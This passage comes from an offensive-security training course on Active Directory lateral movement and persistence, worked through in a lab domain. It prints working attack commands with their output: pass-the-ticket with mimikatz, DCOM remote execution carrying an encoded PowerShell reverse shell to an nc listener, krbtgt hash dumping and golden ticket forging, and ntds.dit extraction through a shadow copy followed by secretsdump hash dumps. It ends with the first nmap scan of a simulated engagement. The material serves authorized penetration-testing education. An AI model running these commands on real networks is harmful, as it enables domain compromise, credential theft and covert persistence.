CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c933d]-0-0-40810000-dave@cifs-
web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c933d]-2-0-40c10000-dave@krbtgt-
CORP.COM.kirbi
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
-a----         9/14/2022   6:24 AM           1561 [0;1ca6c2]-0-0-40810000-dave@cifs-
web04.kirbi
-a----         9/14/2022   6:24 AM           1505 [0;1ca6c2]-2-0-40c10000-dave@krbtgt-
CORP.COM.kirbi
...
```

*Listing 848 - Exporting Kerberos TGT/TGS to disk*

As many tickets have been generated, we can just pick any TGS ticket in the dave@cifs-web04.kirbi format and inject it through mimikatz via the kerberos::ptt command.

```
mimikatz # kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi

* File: '[0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi': OK
```

*Listing 849 - Injecting the selected TGS into process memory.*

No errors have been thrown, meaning that we should expect the ticket in our session when running klist.

```
PS C:\Tools> klist

Current LogonId is 0:0x13bca7

Cached Tickets: (1)

#0>     Client: dave @ CORP.COM
        Server: cifs/web04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40810000 -> forwardable renewable name_canonicalize
        Start Time: 9/14/2022 5:31:32 (local)
        End Time:   9/14/2022 15:31:13 (local)
        Renew Time: 9/21/2022 5:31:13 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

*Listing 850 - Inspecting the injected ticket in memory*

We notice that the *dave* ticket has been successfully imported in our own session for the *jen* user.

Let's confirm we have been granted access to the restricted shared folder.

```
PS C:\Tools> ls \\web04\backup


    Directory: \\web04\backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/13/2022   2:52 AM              0 backup_schemata.txt
```

*Listing 851 - Accessing the shared folder through the injected ticket*

Awesome! We managed to successfully access the folder by impersonating *dave*'s identity after injecting its authentication token into our user's process.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 23.1.6 DCOM

In this section, we will inspect a fairly recent lateral movement technique that exploits the *Distributed Component Object Model* (DCOM)[1152] and learn how it can be abused for lateral movement.[1153]

The Microsoft *Component Object Model* (COM)[1154] is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to *Distributed Component Object Model* (DCOM) for interaction between multiple computers over a network.

Both COM and DCOM are very old technologies dating back to the very first editions of Windows.[1155] Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

Cyberason documented[1156] a collection of various DCOM lateral movement techniques, including one discovered by Matt Nelson,[1157] which we are covering in this section.

The discovered DCOM lateral movement technique is based on the *Microsoft Management Console* (MMC)[1158] COM application that is employed for scripted automation of Windows systems.

The MMC Application Class allows the creation of Application Objects,[1159] which expose the *ExecuteShellCommand* method under the *Document.ActiveView* property. As its name suggests, this method allows execution of any shell command as long as the authenticated user is authorized, which is the default for local administrators.

We are going to demonstrate this lateral movement attack as the *jen* user logged in from the already compromised Windows 11 CLIENT74 host.

From an elevated PowerShell prompt, we can instantiate a remote MMC 2.0 application by specifying the target IP of FILES04 as the second argument of the *GetTypeFromProgID* method.

```
$dcom =
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","19
2.168.50.73"))
```

*Listing 852 - Remotely Instantiating the MMC Application object*

[1152] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/cc226801.aspx

[1153] (MITRE, 2022), https://attack.mitre.org/techniques/T1021/003/

[1154] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/com/component-object-model--com--portal?redirectedfrom=MSDN

[1155] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Component_Object_Model

[1156] (Cyberason, 2018), https://www.cybereason.com/blog/dcom-lateral-movement-techniques

[1157] (Matt Nelson, 2017), https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

[1158] (Microsoft, 2022), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/mmc/microsoft-management-console-start-page

[1159] (Microsoft, 2022), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/mmc/application-object?redirectedfrom=MSDN

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once the application object is saved into the *$dcom* variable, we can pass the required argument to the application via the ExecuteShellCommand[1160] method. The method accepts four parameters: Command, Directory, Parameters, and WindowState. We're only interested in the first and third parameters, which will be populated with cmd and /c calc, respectively.

```
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c calc","7")
```

*Listing 853 - Executing a command on the remote DCOM object*

Once we execute these two PowerShell lines from CLIENT74, we should have spawned an instance of the calculator app.

Because it's within Session 0, we can verify the calculator app is running with tasklist and filtering out the output with findstr.

```
C:\Users\Administrator>tasklist | findstr "calc"
win32calc.exe                 4764 Services                   0     12,132 K
```

*Listing 854 - Veriyfing that calculator is running on FILES04*

We can now improve our craft by extending this attack to a full reverse shell similar to what we did in the *WMI and WinRM* section earlier in this Module.

Having generated the base64 encoded reverse shell with our Python script, we can replace our DCOM payload with it.

```
$dcom.Document.ActiveView.ExecuteShellCommand("powershell",$null,"powershell -nop -w
hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5A...
AC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA","7")
```

*Listing 855 - Adding a reverse-shell as a DCOM payload on CLIENT74*

Switching to our Kali machine, we can verify any incoming connections on the listener that we simultaneously set up.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 50778

PS C:\Windows\system32> whoami
corp\jen

PS C:\Windows\system32> hostname
FILES04
```

*Listing 856 - Obtaining a reverse-shell through DCOM lateral movement*

Excellent! We gained a foothold on an additional internal box by abusing the DCOM MMC application.

In this Learning Unit, we learned the theory behind a number of lateral movement attacks and how to execute them from compromised clients.

[1160] (Microsoft, 2022), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/mmc/view-executeshellcommand

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, we'll discover how to maintain access on the target network through persistence techniques.

## 23.2 Active Directory Persistence

This Learning Unit covers the following Learning Objectives:

- Understand the general purpose of persistence techniques
- Leverage golden tickets as a persistence attack
- Learn about shadow copies and how can they be abused for persistence

Once an adversary has obtained access to a single or multiple hosts, they would like to maintain access to extend the operation time span. This means that the attacker's access to the target network has to carry on after a reboot or even a credential change. MITRE defines the persistence tactic[1161] as a set of techniques aimed to maintain an attacker's foothold on the target network.

We can use traditional persistence methods in an Active Directory environment, but we can also gain AD-specific persistence as well. Note that in many real-world penetration tests or red-team engagements, persistence is not part of the scope due to the risk of incomplete removal once the assessment is complete.

In the next Learning Unit, we are going to explore how golden ticket and shadow copy techniques can be misused to retain access.

### 23.2.1 Golden Ticket

Returning to the explanation of Kerberos authentication, we'll recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called *krbtgt*.[1162]

If we are able to get our hands on the *krbtgt* password hash, we could create our own self-made custom TGTs, also known as *golden tickets*.[1163]

Although this technique's name resembles the Silver Ticket one that we encountered in the Attacking Authentication Module, Golden Tickets provide a more powerful attack vector. While Silver Tickets aim to forge a TGS ticket to access a *specific* service, Golden Tickets give us permission to access the *entire* domain's resources, as we'll see shortly.

For example, we could create a TGT stating that a non-privileged user is actually a member of the Domain Admins group, and the domain controller will trust it because it is correctly encrypted.

---

[1161] (MITRE, 2022), https://attack.mitre.org/tactics/TA0003/

[1162] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)#Sec_KRBTGT

[1163] (A.Duckwall, B.Delpy, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*We must carefully protect stolen krbtgt password hashes because they grant unlimited domain access. Consider explicitly obtaining the client's permission before executing this technique.*

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the *krbtgt* account password is not automatically changed.

In fact, this password is only changed when the domain functional level is upgraded from a pre-2008 Windows server, but not from a newer version. Because of this, it is not uncommon to find very old *krbtgt* password hashes.

*The Domain Functional Level[1164] dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain controller. Higher functional levels enable additional features, functionality, and security mitigations.*

To test this persistence technique, we will first attempt to laterally move from the Windows 11 CLIENT74 workstation to the domain controller via PsExec as the *jen* user by spawning a traditional command shell with the *cmd* command. This should fail because we do not have the proper permissions.

```
C:\Tools\SysinternalsSuite>PsExec64.exe \\DC1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access DC1:
Access is denied.
```

*Listing 857 - Failed attempt to perform lateral movement*

At this stage of the engagement, the golden ticket will require us to have access to a Domain Admin's group account or to have compromised the domain controller itself in order to work as a persistence method.

With this kind of access, we can extract the password hash of the *krbtgt* account with Mimikatz.

To simulate this, we'll log in to the domain controller via remote desktop using the *jeffadmin* account, run Mimikatz from C:\Tools, and issue the lsadump::lsa command[1165] as displayed below:

```
mimikatz # privilege::debug
Privilege '20' OK
```

[1164] (Microsoft, 2017), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-functional-levels

[1165] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1987370270-658905905-1781884369

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 1693c6cefafffc7af11ef34d1c788f47
...
```

*Listing 858 - Dumping the krbtgt password hash using Mimikatz*

Having obtained the NTLM hash of the *krbtgt* account, along with the domain SID, we can now forge and inject our golden ticket.

Creating the golden ticket and injecting it into memory does not require any administrative privileges and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.

Back on CLIENT74 as the *jen* user, before generating the golden ticket, we'll launch mimikatz and delete any existing Kerberos tickets with kerberos::purge.

We'll supply the domain SID (which we can gather with whoami /user) to the Mimikatz kerberos::golden[1166] command to create the golden ticket. This time, we'll use the /krbtgt option instead of /rc4 to indicate we are supplying the password hash of the *krbtgt* user account. Starting July 2022,[1167] we'll need to provide an existing account, so let's set the golden ticket's username to jen.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-
658905905-1781884369 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt
User      : jen
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 1693c6cefafffc7af11ef34d1c788f47 - rc4_hmac_nt
Lifetime  : 9/16/2022 2:15:57 AM ; 9/13/2032 2:15:57 AM ; 9/13/2032 2:15:57 AM
-> Ticket : ** Pass The Ticket **
```

[1166] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

[1167] (Microsoft, 2022), https://support.microsoft.com/en-gb/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jen @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF665F1B800
```

*Listing 859 - Creating a golden ticket using Mimikatz*

Mimikatz provides two sets of default values when using the golden ticket option: the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain, while the values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, we've launched a new command prompt with misc::cmd from which we again attempt lateral movement with PsExec.

```
C:\Tools\SysinternalsSuite>PsExec.exe \\dc1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5cd4:aacd:705a:3289%14
   IPv4 Address. . . . . . . . . . . : 192.168.50.70
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

C:\Windows\system32>whoami
corp\jen

C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================
==========================================
============================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
BUILTIN\Administrators                      Alias            S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                               Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
CORP\Domain Admins                          Group            S-1-5-21-1987370270-
658905905-1781884369-512 Mandatory group, Enabled by default, Enabled group
CORP\Group Policy Creator Owners            Group            S-1-5-21-1987370270-
658905905-1781884369-520 Mandatory group, Enabled by default, Enabled group
CORP\Schema Admins                          Group            S-1-5-21-1987370270-
658905905-1781884369-518 Mandatory group, Enabled by default, Enabled group
CORP\Enterprise Admins                      Group            S-1-5-21-1987370270-
658905905-1781884369-519 Mandatory group, Enabled by default, Enabled group
CORP\Denied RODC Password Replication Group Alias            S-1-5-21-1987370270-
658905905-1781884369-572 Mandatory group, Enabled by default, Enabled group, Local
Group
Mandatory Label\High Mandatory Level        Label            S-1-16-12288
```

*Listing 860 - Performing lateral movement and persistence using the golden ticket and PsExec*

We have an interactive command prompt on the domain controller and notice that the whoami command reports us to be the user *jen*, which is now part of the Domain Admin group. Listing group memberships shows that we are now a member of multiple powerful groups including the Domain Admins group. Excellent.

Note that by creating our own TGT and then using PsExec, we are performing the *overpass the hash* attack by leveraging Kerberos authentication as we discussed earlier in this Module. If we were to connect PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Tools\SysinternalsSuite> psexec.exe \\192.168.50.70 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.50.70:
Access is denied.
```

*Listing 861 - Use of NTLM authentication blocks our access*

In this section, we have demonstrated the golden ticket technique as a persistence mechanism. By obtaining the NTLM hash of the *krbtgt* user, we can issue domain-administrative TGTs to any existing low-privileged account and thus, obtain inconspicuous legitimate access to the entire AD domain.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 23.2.2 Shadow Copies

A *Shadow Copy*,[1168] also known as *Volume Shadow Service* (VSS) is a Microsoft backup technology that allows creation of snapshots of files or entire volumes.

To manage volume shadow copies, the Microsoft signed binary *vshadow.exe*[1169] is offered as part of the Windows SDK.[1170]

As domain admins, we have the ability to abuse the vshadow utility to create a Shadow Copy that will allow us to extract the Active Directory Database NTDS.dit database file.[1171] Once we've obtained a copy of said database, we can extract every user credential offline on our local Kali machine.

To start off, we'll connect as the *jeffadmin* domain admin user to the DC1 domain controller and launch from an elevated prompt the vshadow utility with -nw options to disable writers,[1172] which speeds up backup creation and include the -p option to store the copy on disk.

```
C:\Tools>vshadow.exe -nw -p  C:

VSHADOW.EXE 3.0 - Volume Shadow Copy sample client.
Copyright (C) 2005 Microsoft Corporation. All rights reserved.


(Option: No-writers option detected)
(Option: Create shadow copy set)
- Setting the VSS context to: 0x00000010
Creating shadow set {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5} ...
- Adding volume \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\] to the shadow
set...
Creating the shadow (DoSnapshotSet) ...
(Waiting for the asynchronous operation to finish...)
Shadow copy set succesfully created.

List of created shadow copies:


Querying all shadow copies with the SnapshotSetID {f7f6d8dd-a555-477b-8be6-
c9bd2eafb0c5} ...

* SNAPSHOT ID = {c37217ab-e1c4-4245-9dfe-c81078180ae5} ...
   - Shadow copy Set: {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5}
   - Original count of shadow copies = 1
   - Original Volume name: \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\]
   - Creation Time: 9/19/2022 4:31:51 AM
   - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
   - Originating machine: DC1.corp.com
   - Service machine: DC1.corp.com
```

[1168] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Shadow_Copy

[1169] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/vss/vshadow-tool-and-sample

[1170] (Microsoft, 2022), https://developer.microsoft.com/en-us/windows/downloads/windows-sdk/

[1171] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961761.aspx

[1172] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/vss/shadow-copy-creation-details

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   - Not Exposed
   - Provider id: {b5946137-7b9f-4925-af80-51abd60b20d5}
   - Attributes:  Auto_Release No_Writers Differential


Snapshot creation done.
```

*Listing 862 - Permorming a Shadow Copy of the entire C: drive*

Once the snapshot has been taken successfully, we should take note of the shadow copy device name.

We'll now copy the whole AD Database from the shadow copy to the C: drive root folder by specifying the shadow copy device name and append the full ntds.dit path.

```
C:\Tools>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit
c:\ntds.dit.bak
   1 file(s) copied.
```

*Listing 863 - Copying the ntds database to the C: drive*

As a last ingredient, to correctly extract the content of ntds.dit, we need to save the SYSTEM hive from the Windows registry. We can accomplish this with the reg utility and the save argument.

```
C:\>reg.exe save hklm\system c:\system.bak
The operation completed successfully.
```

*Listing 864 - Copying the ntds database to the C: drive*

Once the two .bak files are moved to our Kali machine, we can continue extracting the credential materials with the *secretsdump* tool from the impacket suite. We'll supply the ntds database and the system hive via -ntds and -system, respectively along with the LOCAL keyword to parse the files locally.

```
kali@kali:~$ impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xbbe6040ef887565e9adb216561dc0620
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 98d2b28135d3e0d113c4fa9d965ac533
[*] Reading and decrypting hashes from ntds.dit.bak
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:eda4af1186051537c77fa4f53ce2fe1a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1693c6cefafffc7af11ef34d1c788f47:::
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
stephanie:1104:aad3b435b51404eeaad3b435b51404ee:d2b35e8ac9d8f4ad5200acc4e0fd44fa:::
jeff:1105:aad3b435b51404eeaad3b435b51404ee:2688c6d2af5e9c7ddb268899123744ea:::
jeffadmin:1106:aad3b435b51404eeaad3b435b51404ee:e460605a9dbd55097c6cf77af2f89a03:::
iis_service:1109:aad3b435b51404eeaad3b435b51404ee:4d28cf5252d39971419580a51484ca09:::
WEB04$:1112:aad3b435b51404eeaad3b435b51404ee:87db4a6147afa7bdb46d1ab2478ffe9e:::
FILES04$:1118:aad3b435b51404eeaad3b435b51404ee:d75ffc4baaeb9ed40f7aa12d1f57f6f4:::
CLIENT74$:1121:aad3b435b51404eeaad3b435b51404ee:5eca857673356d26a98e2466a0fb1c65:::
CLIENT75$:1122:aad3b435b51404eeaad3b435b51404ee:b57715dcb5b529f212a9a4effd03aaf6:::
pete:1123:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
jen:1124:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
CLIENT76$:1129:aad3b435b51404eeaad3b435b51404ee:6f93b1d8bbbe2da617be00961f90349e:::
[*] Kerberos keys from ntds.dit.bak
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Administrator:aes256-cts-hmac-sha1-
96:56136fd5bbd512b3670c581ff98144a553888909a7bf8f0fd4c424b0d42b0cdc
Administrator:aes128-cts-hmac-sha1-96:3d58eb136242c11643baf4ec85970250
Administrator:des-cbc-md5:fd79dc380ee989a4
DC1$:aes256-cts-hmac-sha1-
96:fb2255e5983e493caaba2e5693c67ceec600681392e289594b121dab919cef2c
DC1$:aes128-cts-hmac-sha1-96:68cf0d124b65310dd65c100a12ecf871
DC1$:des-cbc-md5:f7f804ce43264a43
krbtgt:aes256-cts-hmac-sha1-
96:e1cced9c6ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c
krbtgt:aes128-cts-hmac-sha1-96:8c5cf3a1c6998fa43955fa096c336a69
krbtgt:des-cbc-md5:683bdcba9e7c5de9
...
[*] Cleaning up...
```

*Listing 865 - Copying the ntds database to the C: drive*

Great! We managed to obtain NTLM hashes and Kerberos keys for every AD user, which can now be further cracked or used as-is through pass-the-hash attacks.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user, using the DC sync method described in the previous Module, which can be misused as a less conspicuous persistence technique.

---

*Although most penetration tests wouldn't require us to be covert, we should always evaluate a given technique's stealthiness, which could be useful during future red-teaming engagements.*

---

In this Learning Unit, we explored a few Windows Active Directory persistence techniques that could be employed during penetration testing or red-teaming exercises whose rules of engagement mandate we retain long-term access to the compromised environment.

## 23.3 Wrapping Up

This Module concludes Active Directory concepts by providing an overview on a number of Active Directory lateral movement and persistence techniques. While many techniques have been mentioned and explained here, there are many others worth exploring and others yet to be discovered.

The effectiveness of the techniques we learned is strictly related to the security posture of the environment we are testing. Although AD security has been greatly improved over the years, its attack surface it's ultimately dependent on the complexity of its design and interoperability with legacy systems that might impose lower security standards.

As we focused on how to execute the said techniques, we also deliberately ignored stealthiness as this will be a requirement on red-teaming exercises but generally not on penetration testing ones.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Nevertheless, mastering Active Directory enumeration, authentication, and lateral movement techniques is one step forward in becoming an experienced penetration tester.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 24 Assembling the Pieces

In this Learning Module, we will cover the following Learning Units:

- Enumerating the Public Network
- Attacking a Public Machine
- Gaining Access to the Internal Network
- Enumerating the Internal Network
- Attacking an Internal Web Application
- Gaining Access to the Domain Controller

Now that we have introduced all the individual pieces of a penetration test, it's time to put them together in a walkthrough. In this Module, we will conduct a simulated penetration test inspired by real-world findings.

The purpose of this Module is to act as a bridge between the PEN200 Modules and the Challenge Labs. One way to think about this Module is as "Challenge Lab Zero". If you wish, you can start the machines and attempt to attack them on your own, and then come back and read the methodology and story described here. Either way, we recommend following this methodology and the mindset it produces for tackling the Challenge Labs 1-6. Note that to save time, in several cases we will skip steps that will not yield results for this simulation. However, we will call out these instances as they occur.

In this scenario, the company *BEYOND Finances* has tasked us with conducting a penetration test of their IT infrastructure. The client wants to determine if an attacker can breach the perimeter and get domain admin privileges in the internal *Active Directory* (AD) environment. In this assessment, the client's goals for us are to obtain domain administrator privileges and access the domain controller.

We should be aware that each client may have different end goals for a penetration test based on their threat level, data infrastructure, and business model. For example, if the client's main business is warehousing data, our goal could be to obtain that data. That is because a breach of this nature would cause the most significant business impact to the client. In most environments, domain administrator access would help us accomplish that goal, but that is not always the case.

## 24.1 Enumerating the Public Network

This Learning Unit covers the following Learning Objectives:

- Enumerate machines on a public network
- Obtain useful information to use for later attacks

In this Learning Unit, we'll start with the first step of our penetration test, *enumeration*. Our fictitious client has provided us with two initial targets, which we can access via the PEN200 VPN. The following figure shows a network overview based on the client's information.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 286: Network Overview of provided Targets*

Figure 286 shows the two accessible machines, WEBSRV1 and MAILSRV1, as well as their corresponding IP addresses.

---

*The third octet you observe in your own lab instance may differ when starting the VM group later on.*

---

In the first section, we'll begin by setting up a basic work environment for our penetration test and then enumerate MAILSRV1.

### 24.1.1 MAILSRV1

Before we begin to interact with our target to enumerate it, let's set up a work environment for this penetration test. This will help us to store obtained files and information in a structured way throughout the assessment. In later phases of a penetration test, this will prove especially helpful as we'll collect a huge amount of data and information.

---

*Structuring and isolating data and settings for multiple penetration tests can be quite the challenge. By reusing a Kali VM we could accidentally expose previous-client data to new networks. Therefore, it is recommended to use a fresh Kali image for every assessment.*

---

For this reason, let's create a **/home/kali/beyond** directory on our Kali VM. In it, we'll create two directories named after the two target machines we have access to at the moment. In addition, we'll create a **creds.txt** text file to keep track of identified valid credentials and users.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ mkdir beyond

kali@kali:~$ cd beyond

kali@kali:~/beyond$ mkdir mailsrv1

kali@kali:~/beyond$ mkdir websrv1

kali@kali:~/beyond$ touch creds.txt
```

*Listing 866 - Basic work environment for this penetration test*

Now that we set up a work environment, we are ready to enumerate the first target machine, MAILSRV1.

> *Documenting our findings is a crucial process for every penetration test. For this Module, we'll store results in the basic work environment we just set up. However, Markdown editors, such as Obsidian,[1173] have become quite popular for documenting findings and data in real assessments as they are application-independent and contain functions that will simplify report writing and collaboration.[1174]*

Let's begin with a port scan of MAILSRV1 using *Nmap*. A port scan is often the first active information gathering method we'll perform to get an overview of open ports and accessible services.

> *In a real penetration test, we would also use passive information gathering techniques such as Google Dorks and leaked password databases to obtain additional information. This would potentially provide us with usernames, passwords, and sensitive information.*

We'll use **-sV** to enable service and version detection as well as **-sC** to use Nmap's default scripts. In addition, we'll enter **-oN** to create an output file containing the scan results.

```
kali@kali:~/beyond$ sudo nmap -sC -sV -oN mailsrv1/nmap 192.168.50.242
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 08:53 EDT
Nmap scan report for 192.168.50.242
Host is up (0.11s latency).
Not shown: 992 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: MAILSRV1, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
```

[1173] (Obsidian, 2022), https://obsidian.md/

